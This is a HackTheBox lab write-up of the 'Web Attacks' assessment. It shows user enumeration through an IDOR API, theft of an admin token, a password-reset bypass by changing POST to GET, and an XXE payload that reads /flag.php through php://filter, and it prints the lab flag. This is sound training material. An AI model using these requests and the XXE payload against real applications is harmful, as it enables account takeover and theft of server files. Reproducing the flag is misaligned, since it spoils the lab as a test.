



Web Attacks-Assessment Writeup

Written by: Alexander M. Sapo

HackTheBox

Scenario

You are performing a web application penetration test for a software development company, and they task you with testing the latest build of their social networking web application. Try to utilize the various techniques you learned in this module to identify and exploit multiple vulnerabilities found in the web application.

The login details are provided in the question below.

Challenge


Try to escalate your privileges and exploit different vulnerabilities to read the flag at '/flag.php'

flag: HTB{m4573r_w3b_4774ck3r}

process:

Setup

- Fire up **Burp Suite**
- Launch **Pwnbox**
- Start the **target machine**
- Copy the target URL
- Open **Burp Browser** and paste the target URL



As required, we first logged into the application.

After logging in, we explored the **profile section**, navigating through different parts of the application while observing the **HTTP requests and responses** in Burp Suite.

User Enumeration


We navigated to `settings.php` and attempted to change our user's password.

While doing this, we observed the following request in Burp Suite:

```
GET /api.php/user/74 HTTP/1.1
```

From both the request and response, we can see that this endpoint fetches user information.

Using Intruder



We sent the request to **Intruder** to enumerate users:

```
GET /api.php/user/<position> HTTP/1.1
```


- Payload type: **Numbers**

- Attack type: **Sniper**
- Range: **0-100**

After starting the attack, we analyzed the responses and discovered an admin account:

```
{ "uid": "52", "username": "a.corrales", "full_name": "Amor Corrales", "company": "Administrator" }
```

- Admin UID: **52**



Token Extraction

To access this user, we needed a valid token.

We checked **HTTP History** and found:

#	Host	Method	URL	Params	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
13	http://154.57.164.77:31070	GET	/api.php/user/74		200	316	JSON					154.57.164.77		10:13:06.7...	8080	207
14	http://154.57.164.77:31070	GET	/api.php/user/74		200	317	JSON					154.57.164.77		10:13:07.7...	8080	210
4	http://154.57.164.77:31070	GET	/favicon.ico		404	494	HTML	ico	404 Not Found			154.57.164.77		10:12:30.7...	8080	222
6	http://154.57.164.77:31070	POST	/index.php		301	436	HTML	php				154.57.164.77	uid=74	10:13:04.7...	8080	224
16	http://154.57.164.77:31070	GET	/query.redirect.js		200	6687	script	js				154.57.164.77		10:13:14.7M...	8080	210
17	http://154.57.164.77:31070	GET	/query.redirect.js		200	6687	script	js				154.57.164.77		10:13:14.7M...	8080	206
7	http://154.57.164.77:31070	GET	/profile.php		200	14721	HTML	php	Profile			154.57.164.77		10:13:04.7...	8080	206
18	http://154.57.164.77:31070	GET	/profile.php		200	14720	HTML	php	Profile			154.57.164.77		10:13:16.7M...	8080	207
21	http://154.57.164.77:31070	POST	/reset.php		200	342	text	php				154.57.164.77		10:14:18.7M...	8080	235
25	http://154.57.164.77:31070	POST	/reset.php		200	342	text	php				154.57.164.77		10:14:18.7M...	8080	230
15	http://154.57.164.77:31070	GET	/settings.php		200	3373	HTML	php	Profile			154.57.164.77		10:13:13.7M...	8080	210
19	http://154.57.164.77:31070	GET	/settings.php		200	3373	HTML	php	Profile			154.57.164.77		10:13:13.7M...	8080	210

GET /api.php/token/74 HTTP/1.1

This request appeared right after:

/api.php/user/74

This revealed the token for user **74**.

Token Manipulation


We sent the request to **Repeater** and modified it:

```
GET /api.php/token/52 HTTP/1.1
```

Response:

```
{"token": "e51a85fa-17ac-11ec-8e51-e78234eb7b0c"}
```

We successfully retrieved the **admin token**.



Password Reset Exploitation

Earlier, when we changed our password, we observed this request:

```
POST /reset.php
```

```
uid=74&token=e51a8a14-17ac-11ec-8e67-a3c050fe0c26&password=123
```

We noticed the **token parameter**, which could potentially be abused.


Testing the Exploit

We sent this request to **Repeater** and modified:

- uid → 52
- token → admin token

Initial response:


```
Access Denied
```



We then changed the HTTP method from **POST** → **GET** and resent the request.

Response:


Password successfully changed




Admin Access

We logged out and attempted to log in as the admin:

- Username: `a.corrales`
- Password: *(the one we set)*




Login was successful.




Accessing New Functionality

After logging in as admin, we observed a new option: **Add Event**

We created a new event and submitted it.



XXE Injection



We checked **HTTP History** and found the request:

```
/addEvent.php
```

The request contained an **XML parameter**, indicating a potential XXE vulnerability.

We sent this request to **Repeater**.

XXE Payload Construction

Goal: Access `/flag.php`


We crafted the following payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE name [
  <!ENTITY company SYSTEM "php://filter/convert.base64-encode/resource=/flag.php">
]>

<root>
  <name>&company;</name>
  <details>monochromatic grass</details>
  <date>2026-03-25</date>
</root>
```

Response

Event 'PD9waHAqJGZsYWcgPSAiSFRce200NTczcl93M2JfNDc3NGNrM3J9IjsgPz4K' has been created.



Decoding the Output

Decoded result:

```
<?php $flag = "HTB{m4573r_w3b_4774ck3r}"; ?>
```